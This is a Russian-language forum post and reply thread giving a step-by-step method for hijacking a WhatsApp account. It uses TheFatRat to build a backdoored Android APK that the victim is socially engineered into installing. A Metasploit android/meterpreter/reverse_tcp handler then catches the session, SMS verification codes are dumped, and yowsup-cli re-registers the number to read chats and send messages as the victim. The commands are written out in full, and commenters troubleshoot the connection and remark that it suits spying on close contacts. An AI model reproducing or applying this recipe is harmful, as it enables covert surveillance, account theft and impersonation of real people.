Следуйте инструкциям в видео ниже, чтобы узнать, как установить наш сайт как веб-приложение на главный экран вашего устройства.
Примечание: Эта функция может быть недоступна в некоторых браузерах.
Вы используете устаревший браузер. Этот и другие сайты могут отображаться в нём неправильно. Необходимо обновить браузер или попробовать использовать другой.
РАЗБОРPentest
RemoteWA Охота на пользователей Whatsapp
VertigoLex mea est Vulgate Linux · 1,3 тыс. сообщений
Добрый день,Уважаемые Форумчане и Друзья.
Сегодня мы разберём с вами один из интересных способов атаки на пользователей Whatsapp.
В итоге,мы должны будем получить полный контроль над аккаунтом,просматривать сообщения,разговоры в текстовом формате.
И,на мой взгляд,самое страшное-способность отсылать сообщения от имени скомпрометированного абонента на другие контакты.
Для этого нам понадобиться знать 3 вещи: номер телефона,наличие у абонента Android и то,что он пользуется приложением Whatsapp.
Нам также будут необходимы инструменты Metasploit,TheFatRat,RemoteWA,yowsup.
Информация предназначена исключительно для ознакомления и изучения проблем безопасности.
Категорически запрещено использование упоминаемых инструментов в незаконных целях.
В случае неправомерных действий,администрация ресурса,авторы инструментов и обзора ответственности не несут.Соблюдайте разумность и этику.
Итак,погнали.У нас имеются следующие исходные данные:
а) Наш Ip-адрес роутера,он же шлюз (192.168.0.1 или 192.168.1.1)
б) Наш публичный IP-адрес (внешний)
В) MCC — код страны - это берём из википедии https://en.wikipedia.org/wiki/mobile_country_code
г) MNC — код сети (Числовой код,соотв-щий оператору сотовой сети,берём также из Вики по справочнику)
д) СС - телефонный код страны (а не то,что некоторые подумали))
В маршрутизаторе открываем для tcp-соединения порт 2020,которое будет перенаправляться на наши IP как внутренний, так и внешний.
Теперь,надо создать исполняемый файл с расширением .apk,который будет здесь/TheFatRat/output/papados.apk (к примеру)
Запускаем программу TheFatRat и выбираем 1 (создать Backdoor с msfvenom)
Далее,указываем пункт 3 (Android fatrat.apk)
IP-адрес тестируемого Amdroid, нам знать необязательно при этом.
Грузим наш файл на ресурс,позволяющий загрузить файл для свободного доступа.
Например,который приводит автор : http://ge.tt/
Это неважно,т.к. смысл в том,чтобы тестируемый абонент скачал и сохранил этот файл себе (придётся проявить способности СИ)
На данном этапе,у нас появляется доступ к мобильному устройству.
Стартуем Metasploit и закатываем use exploit / multi / handler
И указываем нагрузку : set loadload android / meterpreter / reverse_tcp
Указываем LHOST c LPORT 2020,даём команду exploit.
В этом случае,мы получаем сессию Meterpreter (если тестируемый абонент скачал себе наш вредонос)
Мы сейчас здесь не за этим конечно, и у нас уже установленa yowsup
Это библиотека python, которая позволяет нам создавать приложение, использующее службу WhatsApp.
Yowsup также используется для создания неофициального клиента WhatsApp
По идее,пакет устанавливает RemotеWA,но на всякий случай.
Уствновка:
# git clone https://github.com/MundoHackers/RemoteWA.git
# cd RemoteWA/
# sudo ./RemoteWA.sh
# Дважды подтверждаем (Y)

Интерфейс на первом скрине
Да,если начнёте пробовать этот инструмент,то поймёте,как автор немного перестарался,в нём есть практически всё для этой атаки.
Автоматизация всего описанного процесса,так сказать,присутствует.
водим команду:
Код:
# yowsup-cli registration --requestcode sms --phone телефон --cc телеф.код страны --mnc код фирмы,предоставляющей услуги
Этим мы добиваемся того,что whatsapp отправляет sms абоненту с кодом для входа для этого приложения.
Помним,что у нас есть открытая сессия в meterpreter, и у есть возможность просмотреть полученные sms и удалить их.
Таким образом,мы также говорим Whatsapp,что используем другое устройство (наш терминал конечно же)
На этом этапе генерируется код регистрации:
meterpreter> dump sms
Создаём файл, из которого мы можем визуализировать содержимое:
SMS messages dump
Теперь,делаем такой запрос,запустив второй терминал,и нам Whatsapp высылает пароль:
Код:
# sudo yowsup-cli registration --register код полученный --phone телефон --cc телеф.код страны
Ищем строку pw и видим пароль.
Создадим файл с именем whatsapp_config.txt
Так становятся доступны переговоры тестируемого абонента с третьими лицами
При этом ,мы можем видеть не только слова,но и номера тех,кто говорит с тестируемым.
А вот таким образом,мы можем от имени тестируемого отправлять сообщения,указав другой номер телефона:
Код:
# yowsup-master/sudo yowsup-cli demos --config whatsapp_config.txt --send номер телефона"сообщение"
Для себя отметил 2 сложности такого метода:
1) Файл должен попасть на Android тестируемого.
2) Тестируемый должен быть после в полном неведении (ведь ему будут приходить сообщения,которые надо будет убрать)
Но ,тем не менее,метод имеет право на существование.
Согласитесь,что если ещё и иметь физический доступ к устройству тестируемого...некрасивенько, однако , для него получается.)
На этом ,у меня всё,подробности и ответы на вопросы можно посмотреть здесь (всё же,справедливо будет дать ссылку на автора метода) http://www.mundohackers.es/
Да,пока VM и в мечтах только прикупить свободный ноут и попробовать установить это всё дело на него.
Связка мне понравилась,хотя много головной боли было с допиливаем (ну не без этого)
Вариация devel позволяет всегда получать в первых рядах новую версию ядра.
Скорость работы нормальная,но конечно из-за Гномовского окружения (всё же привык к нему)может быть и выше.
Плюс ,объём установленных пакетов достаточно весомый.Справляется)
Да... отдельная машинка для пентеста и вардрайва это мечта... при этом вопрос энергопотребления в "полевых условиях" очень важен... уже не один год подбираю программный инструмент... к сожалению пока не готов использовать только консольку.. =( хотя без DE можно лишний час выиграть =))) короче говоря хочется и комфорта и скорости и универсальности...
Каждый раз вставлять флешку уже поднадоело... но и рабочий ноутбук нельзя "под нож" =))
Кстати, на счет пакетов, я так понимаю у BlakArch их количество больше чем у Кали, и в них включены такие инструменты как airgeddon или fluxion...? или я ошибаюсь? =)
Да... отдельная машинка для пентеста и вардрайва это мечта... при этом вопрос энергопотребления в "полевых условиях" очень важен... уже не один год подбираю программный инструмент... к сожалению пока не готов использовать только консольку.. =( хотя без DE можно лишний час выиграть =))) короче говоря хочется и комфорта и скорости и универсальности...
Если для полевых, то стоит посмотреть в сторону одноплатников - на ту же малину можно и антенку "по-мощнее" закинуть и аккумуляторов хоть полный рюкзак набить. Вот например вводная. Где то еще статьи были, но судя по всему они переехали в "серый квартал".
Если совсем без десктопа никак - пожно поставить легковесную оболочку туда типа xfce \ xlde и подключаться по rdp.
Но если чисто для полевого сканирования - связка малина + терминал на смартфоне ИМХО отличный вариант.
Хм... на счет малинки думал, только не в роли пентест-вардрайв машины... а с фулл-тайм bash-ем думаю можно подружится, тем более большинство инструментов Кали и являются консольными =)
"Для себя отметил 2 сложности такого метода:
1) Файл должен попасть на Android тестируемого.
2) Тестируемый должен быть после в полном неведении (ведь ему будут приходить сообщения,которые надо будет убрать)"
в итоге метод для контроля близких людей, так как нужен физический доступ к аппарату.
Или через близких контролить и провоцировать не близких)
Когда проделывается фокус с паролем и факт подтверждения использования другого устройства,то служба приложения вышлет сообщение на Android.
[doublepost=1503615272,1503614046][/doublepost]
Не совсем так. С физическим доступом всё понятно.А для реализации удалённой атаки ,придётся проявить нехилые методы СИ.
Если читать колонку автора метода,то он не просто шутит о том,что такие атаки проводят в тёмное время суток.
Суть в том ,что вредонос должен попасть на тестируемое устройство,владелец которого скачивает его по ссылке.
Сложность именно в этом временном интервале,когда злоумышленник дожидается ночи.
Ведь обратная сессия не прилетает без причины и катализатора.
Вот в это время и происходит всё.
Т.е.,расчёт на то,что при скачивании у владельца устройства не должно возникнуть подозрений,что в прилагаемом файле содержится что-то ещё.Устройство не защищено ( Сам редко вижу Андроиды с установленными AV).
не совсем работает! А именно подключаешься к инету расшаренном через телефон.... ip допустим узнал через команду ifconfig. Далее пытаешься получить сессию с мобильника. Соединение ПЫТАЕТСЯ установиться, но никак не проходит и в конце ошибка. Команды выполняю через ноут который получает шаренный инет именно с того android который раздает инет
не совсем работает! А именно подключаешься к инету расшаренном через телефон.... ip допустим узнал через команду ifconfig. Далее пытаешься получить сессию с мобильника. Соединение ПЫТАЕТСЯ установиться, но никак не проходит и в конце ошибка. Команды выполняю через ноут который получает шаренный инет именно с того android который раздает инет
Ребята,значит что-то делаем не так.Всё должно работать. Атака относится к разряду средней сложности (не высший пилотаж).
Проверяем открытый порт (делаем проброс при необходимости).Никаких ip тестируемого человека нам не требуется.Всё есть в описании,не поленитесь посетить колонку автора,скрины подробнее,чем само описание.
Все таки, я что то неправильно делаю, или сейчас разрабочики WhatsApp что то пофиксили? Я прохожу ргистрацию через yowsup-cli, могу отправлять сообщения от абнента, но при этом у самого абонента на телефоне перестает работать клиент WhatsApp, предлагает пройти повторную регистрацию. Пройдя повторную регистрацию на телефоне, перестает работать yowsup-cli..
Ребята,значит что-то делаем не так.Всё должно работать. Атака относится к разряду средней сложности (не высший пилотаж).
Проверяем открытый порт (делаем проброс при необходимости).Никаких ip тестируемого человека нам не требуется.Всё есть в описании,не поленитесь посетить колонку автора,скрины подробнее,чем само описание.
в данный момент я не могу скрины скинуть так как нахожусь в деревне где не могу создать условия осуществления теста. Просто когда это пытался делать тот ip на который в вышепрведенном руководстве указан, телефон не мог соединиться. То есть 192.168.43.1 у меня. Это роутер мобильника, по аналогии с автором этой статьи я пытался прописать именно этот ip в приложении fatrat.apk. И я так думаю именно поэтому мобильник не знал что это за адресс и соединение не проходило. или не знаю почему. Вообщем вот так. Еще раз отмечу тест проводил с ноутом который получает инет от точки доступа мобильника. этот самый мобильник и проходил тестирование
Просто когда это пытался делать тот ip на который в вышепрведенном руководстве указан, телефон не мог соединиться. То есть 192.168.43.1 у меня. Это роутер мобильника,
есть вероятность, что именно в этом вся проблема. Попробуйте просканировать порты, быть может роутер не пускает траффик на них. Тоесть порт открывается а связи с ним нет. Аналогия проброса портов. И потом, в фатрате надо писать адрес куда соеденятся - тоесть IP листенера, а это явно не 43.1. Надо указать LHOST (ip системы на которой запущен метасплоит)
И потом, в фатрате надо писать адрес куда соеденятся - тоесть IP листенера, а это явно не 43.1. Надо указать LHOST (ip системы на которой запущен метасплоит)
На данном сайте используются файлы cookie, чтобы персонализировать контент и сохранить Ваш вход в систему, если Вы зарегистрируетесь. Продолжая использовать этот сайт, Вы соглашаетесь на использование наших файлов cookie.





 Китайские Android-смартфоны поставляются с поддельными приложениями WhatsApp и Telegram, нацеленными на пользователей криптовалют
0
3 тыс.
16.04.2025
 NewsНа продажу выставили данные 500 млн. пользователей WhatsApp
1
3 тыс.
25.11.2022
 Гостевая статьяКак расшифровать end-to-end медийные файлы WhatsApp
0
4 тыс.
03.02.2020


Комментарии
26